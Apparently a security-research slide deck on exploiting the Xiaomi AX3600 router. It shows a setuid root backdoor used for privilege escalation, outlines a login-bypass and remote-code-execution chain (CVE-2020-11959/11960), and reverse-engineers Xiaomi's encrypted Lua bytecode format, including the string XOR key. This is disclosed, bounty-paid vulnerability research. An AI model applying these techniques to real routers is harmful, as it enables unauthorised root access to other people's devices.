


There is a file size limitation. So we created an  
suid backdoor using assembly

# Privilege Escalation

```
exploit ll spool/cron/crontabs
total 8.0K
-rwsr-xr-x 1 root root 504 Jul  8 04:38 0.des
-rwxr-xr-x 1 root root 504 Jul  9 00:33 65534.mbu
exploit rm EoP.tar.gz
exploit tar czvf EoP.tar.gz spool/cron/crontabs/0.des spool/cron/crontabs/65534.mbu
spool/cron/crontabs/0.des
spool/cron/crontabs/65534.mbu
exploit tar tvf EoP.tar.gz
-rwsr-xr-x root/root      504 2020-07-08 04:38 spool/cron/crontabs/0.des
-rwxr-xr-x root/root      504 2020-07-09 00:33 spool/cron/crontabs/65534.mbu
exploit
```

# Privilege Escalation



A terminal window titled "root@XiaoQiang: /etc/crontabs" showing a shell session. The session starts with the user "nobody" (uid=65534, gid=65534). The user then runs "ls -l ./0.des", which shows a file owned by "root" (uid=0, gid=0) with a size of 504 bytes. The user then runs "./0.des", which results in a BusyBox shell with root privileges (uid=0, gid=0). The text "Local Privilege Escalation!" is overlaid in red at the bottom of the terminal window.

```
root@XiaoQiang: /etc/crontabs
uid=65534(nobody) gid=65534(nogroup)
ls -l ./0.des
-rwsr-xr-x 1 root root 504 Jul  8 19:38 ./0.des
./0.des

BusyBox v1.25.1 (2020-03-10 04:47:25 UTC) built-in shell (ash)

id
uid=0(root) gid=0(root)
#
```

Local Privilege Escalation!



# Privilege Escalation

However, all processes are running as root, so this certainly doesn't meet the security bar.  
But [MiSRC](#) paid an extra bounty for this issue:) thanks!



# Full Chain Demo

So we got our first full chain exploit by guessing and twisting!


Login bypass([CVE-2020-11959](#)):

- Get stok from /tmp/messages

Remote command execute([CVE-2020-11960](#)):

- Upload a malicious archive
- Restart dnsmasq, enable/disable ipv6, for example
- Trigger by tftp

# Full Chain Demo



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The window is split vertically. The left pane shows the command "PS D:\Project\bug-hunting\miwifi-AX3600\exploit>" and the right pane shows "PS C:\Users\M4x> |". A file transfer is in progress, with a progress bar at the bottom of the right pane indicating the transfer of a file from the D:\ drive to the C:\ drive. The progress bar is approximately halfway through, with the text "100.00% 100.00% 100.00%" visible. The background of the window is dark, and the progress bar has a blue and white color scheme.



## What's next?

- We have got unauthorized RCE without reversing and debugging
- We can't ignore the big attack surface: encrypted luac files

# Decrypt Xiaomi Luac

The lua in xiaomi router has a custom format and is encrypted, whose magic number is **\x1bFate/Z\x1b**

add_bonjour.lua.miluac* X																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	1B	46	61	74	65	2F	5A	1B	51	00	01	04	04	04	08	04	.Fate/Z.Q.....
0010h:	00	17	00	00	00	22	12	0E	03	0B	0C	4D	03	06	06	3D	..... ".M...=
0020h:	00	0D	0C	08	0D	17	10	4C	0E	17	03	62	00	00	00	00	.....L...b....
0030h:	00	02	00	00	00	00	00	0C	5A	00	00	00	26	00	00	00	46
0040h:	40	00	00	10	40	00	01	26	00	00	00	46	80	00	00	10	0...@...&...F€...
0050h:	40	00	01	26	00	00	00	46	C0	00	00	10	40	00	01	26	0...&...FÀ...@...&
0060h:	00	00	00	46	00	01	00	10	40	00	01	26	00	00	00	46	...F...@...&...F
0070h:	40	01	00	10	40	00	01	26	00	00	00	46	80	01	00	10	0...@...&...F€...

# Decrypt Xiaomi lua

The lua in xiaomi router has  
\\x1bFate/Z\\x1b



magic number is

add_bonjour.lua.miluac*					
	0	1	2	3	4
0000h:	1B	46	61	74	65
0010h:	00	17	00	00	00
0020h:	00	0D	0C	08	0D
0030h:	00	02	00	00	00
0040h:	40	00	00	10	40
0050h:	40	00	01	26	00
0060h:	00	00	00	46	00
0070h:	40	01	00	10	40

E	0123456789ABCDEF
4	.Fate/Z.Q.....
D	..... ".M...=
0	.....L.b....
6	.....Z...&...F
0	0...@...&...F€...
6	0...&...FÀ...@...&
6	...F...@...&...F
0	0...@...&...F€...

# The normal format of lua5.1

The first struct of a luac file is global header. which contains magic number, version and some global data defination.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	1B	4C	75	61	51	00	01	04	08	04	08	00	1B	00	00	00	.LuaQ.....
0010h:	00	00	00	00	40	6C	75	61	2F	70	6C	61	69	6E	2F	61	....@lua/plain/a
0020h:	64	64	5F	62	6F	6E	6A	6F	75	72	2E	6C	75	61	00	00	dd_bonjour.lua..
0030h:	00	00	00	00	00	00	00	00	00	00	00	05	00	00	00	00	7

Template Results - luac-ori.bt

Name	Value	Start	Size
struct GlobalHeader head	0h	Ch	
> char signature[4]	Lua	0h	4h
enum Version version	lua51 (51h)	4h	1h
enum Format format	official (0)	5h	1h
enum Endian endian	LittleEndian (1)	6h	1h
uchar size_int	4	7h	1h
uchar size_size_t	8	8h	1h
uchar size_Instruction	4	9h	1h
uchar size_lua_Number	8	Ah	1h
uchar lua_num_valid	0	Bh	1h

Global Header


magic number
version
endian
size of int
size of size_t
size of instruction
size of lua_number(double)
float flag support

# The normal format of lua5.1

The remain part of a luac is a **recursive** struct called Proto or Function.

This function struct contain all the info of a lua function.


Function



# Difference between Luac


## 1. Magic Number and header

Xiaomi: "\x1BFate/Z\x1B"



```
void __fastcall luaU_header(unsigned __int8 *h)
{
    h[9] = 0;                                // LUA_FORMAT
    h[14] = 8;                                // SIGNATURE
    *(_QWORD *)h = *(_QWORD *)"\x1BFate/Z\x1B"; // version
    h[8] = 0x51;                                // endianness
    h[10] = 1;
    h[11] = 4;
    h[12] = 4;
    h[13] = 4;
    h[15] = 4;
}
```

Original: "\x1BLua"




```
void __fastcall luaU_header(unsigned __int8 *h)
{
    h[5] = 0;
    h[4] = 81;
    h[6] = 1;
    h[7] = 4;
    h[8] = 8;
    h[9] = 4;
    *((_WORD *)h + 5) = 8;
    *(_DWORD *)h = *(_DWORD *)"\x1BLua";
}
```

# Difference between Luac

## 2. Encrypt strings in luac

str[i] ^= 13 \* size + 55



The image shows a debugger interface with assembly code. The code is annotated with line numbers from 1 to 19. The assembly code is as follows:

```
1 int64 __fastcall load_string(_QWORD *a1)
2 {
3     __int64 result; // x0
4     char *v3; // x20
5     __int64 i; // x0
6     unsigned int v5; // [xsp+2Ch] [xbp+2Ch] BYREF
7
8     symbexec((__int64)a1, (char *)&v5, 1, 4LL);
9     result = 0LL;
10    if ( v5 )
11    {
12        v3 = (char *)luaX_lexerror(*a1, a1[2], v5);
13        LoadBlock((__int64)a1, v3, v5);
14        for ( i = 0LL; v5 > (unsigned int)i; ++i )
15            v3[i] ^= 13 * v5 + 55;
16        result = luaS_newlstr(*a1, v3, v5 - 1);
17    }
18    return result;
19 }
```

# Difference between Luac

## 3. The order of struct field is different

```
// Xiaomi Luac
struct {
    uchar numparams;
    String source;
    uchar nups /* number of upvalues */;
    uint32 linedefined;
    uchar is_vararg;
    uint32 lastlinedefined;
    uchar maxstacksize;
} ProtoHeader;
```

```
//Original Luac
struct {
    String source;
    uint32 linedefined;
    uint32 lastlinedefined;
    uchar nups /* number of upvalues */;
    uchar numparams;
    uchar is_vararg;
    uchar maxstacksize;
} ProtoHeader;
```

# Difference between Luac

## 4. Data type shift and a new datatype

```
enum {
    LUA_TNIL = 0,
    LUA_TBOOLEAN = 1,
    LUA_TLIGHTUSERDATA = 2,
    LUA_TNUMBER = 3,
    LUA_TSTRING = 4,
    LUA_TTABLE = 5,
    LUA_TFUNCTION = 6,
    LUA_TUSERDATA = 7,
    LUA_TTHREAD = 8,
}LUA_DATATYPE;
```

original Luac

```
switch ( LOBYTE(v65.n) )
{
    case 0u:
        v25->tt = 0;
        goto LABEL_13;
    case 1u:
        LoadBlock(v4, &v65, 1uLL);
        v64 = LOBYTE(v65.n);
        v25->tt = 1;
        v25->value.b = v64 != 0;
        goto LABEL_13;
    case 3u:
        LoadBlock(v4, &v65, 8uLL);
        v25->value = v65;
        v25->tt = 3;
LABEL_13:
    if ( v24 != v23 )
        goto LABEL_14;
    goto LABEL_17;
    case 4u:
        v25->value.gc = (GCObject_0 *)LoadString(v4);
        v25->tt = 4;
        if ( v24 == v23 )
            goto LABEL_17;
LABEL_14:
    v21 = v6->k;
    v24 += 16LL;
    break;
default:
    error(v4, (LoadState *)v4->name, "bad constant");
    return result;
}
```

# Difference between Luac

## 4. Data type shift and a new datatype

```
enum {
    LUA_TNIL = 3,
    LUA_TBOOLEAN = 4,
    LUA_TLIGHTUSERDATA = 5,
    LUA_TNUMBER = 6,
    LUA_TSTRING = 7,
    LUA_TTABLE = 8,
    LUA_TFUNCTION = 9,
    LUA_TUSERDATA = 10,
    LUA_TTHREAD = 11,
    LUA_XIAOMI = 12,
}LUA_DATATYPE;
```

Xiaomi Luac

```
switch ( (unsigned int)LoadCh((__int64)v4) )
{
    case 3u:
        *(_DWORD *)(v22 + 8) = 0;
        continue;
    case 4u:
        v19[v20].value.b = (unsigned __int64)LoadCh((__int64)v4) != 0;
        v23 = 1;
        break;
    case 6u:
        symbexec((__int64)v4, (char *)&v54, 1, 8LL);
        v19[v20].value = v54;
        v23 = 3;
        break;
    case 7u:
        v19[v20].value.gc = (GCObject_0 *)LoadString((__int64)v4);
        v23 = 4;
        break;
    case 0xCu:
        symbexec((__int64)v4, (char *)&v54, 1, 4LL);
        v19[v20].value.b = v54.b;
        v23 = 9;
        break;
    default:
        error(v4, (LoadState *)"bad constant", v21);
        return result;
}
*(_DWORD *)(v22 + 8) = v23;
```

# Difference between Luac

Lua5.1 only have float data. But Xiaomi add a new data type which stores signed integer data.

Xiaomi

STRUCT Constant constant[21]	h * w * a	0001	01	Fg:	Bg:	
struct Constant constant[22]	400	375h	5h	Fg:	Bg:	
enum LUA_DATATYPE const_type	LUA_XIAOMI (12)	375h	1h	Fg:	Bg:	

Original

STRUCT Constant constant[21]	h * w * a	0001	01	Fg:	Bg:	
struct Constant constant[22]	400.000000	3C9h	9h	Fg:	Bg:	
enum LUA_DATATYPE const_type	LUA_TNUMBER (3)	3C9h	1h	Fg:	Bg:	
double tnumber	400	3CAh	8h	Fg:	Bg:	

# Difference between Luac

## 5 . Shuffle opcode id

Xiaomi 0x00: OP\_LEN

```
{  
case 0:  
    v118 = 16LL * ((unsigned int)v10 >> 23);  
    v26 = (_int64 *) (v5 + v118);  
    v119 = *(_DWORD *) (v5 + v118 + 8);  
    if ( v119 == 4 )  
    {  
        v29 = *(_QWORD *) (v5 + v118);  
        goto LABEL_258;  
    }  
    if ( v119 != 5 )  
    {  
EL_260:  
        *(_QWORD *) (v3 + 48) = v9;  
        if ( !(unsigned int)sub_14EB8(v3, v26, &unk_21830, v2, 12LL) )  
            luaG_typeerror(v3, v26, "get length of");  
        goto LABEL_53;  
    }  
    v28 = *v26;  
EL_256:  
    LODWORD(v120) = luaH_getn(v28);  
    goto LABEL_259;  
case 1:  
    v192 = *( QWORD *) (v6 + 24);
```

Original 0x14: OP\_LEN

